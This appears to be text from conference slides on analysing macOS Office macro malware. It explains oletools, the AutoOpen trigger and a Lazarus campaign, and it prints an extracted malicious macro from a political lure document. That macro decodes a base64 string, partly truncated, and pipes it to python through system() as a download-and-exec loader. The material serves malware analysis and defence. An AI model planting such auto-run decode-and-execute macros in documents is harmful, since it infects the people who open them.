


download & exec
2nd-stage (python) payload




"Word to Your Mac"
[objective-see.com/blog/blog_0x3A.html](#)

macro attack



infected document
(credit: kaspersky)




download & exec
2nd-stage (mach-0) payload



"Cryptocurrency businesses still being targeted by Lazarus"
securelist.com/cryptocurrency-businesses-still-being-targeted-by-lazarus


Analysis

understanding macro based attacks



EXTRACTING EMBEDDED MARCOS

oletools, ftw



github.com/decalage2/oletools



```
$ sudo pip install -U oletools
$ olevba -c <path/to/document>
```

installation/usage

```
$ olevba -c ~/Documents/HelloWorld.docm
olevba 0.55.1 on Python 3.7.3 - http://decalage.info/python/oletools
=====
FILE: /Users/patrick/Documents/HelloWorld.docm
Type: OpenXML
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
Sub AutoOpen()
    MsgBox "Hello World!", 0, "Title"
End Sub
```

macro extraction

AutoOpen ()
"(automatically) runs after
you open a new document"



"Description of behaviors of AutoExec & AutoOpen macros"

support.microsoft.com/en-us/help/286310/description-of-behaviors-of-autoexec-and-autoopen-macros-in-word

ANALYSIS:

"U.S. Allies & Rivals Digest Trump's Victory"

```
$ olevba -c "U.S. Allies and Rivals Digest Trump's Victory.docm"
```

```
VBA MACRO ThisDocument.cls  
in file: word/vbaProject.bin  
-----
```

```
Sub autoopen()  
Fisher  
End Sub
```

```
Public Sub Fisher()
```

```
Dim result As Long  
Dim cmd As String  
cmd = "ZFhGcHJ2c2dNQ1NJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"  
cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"  
...  
result = system("echo ""import sys,base64;exec(base64.b64decode(  
    \"\" \" & cmd & \" \" \" | python &")  
End Sub
```

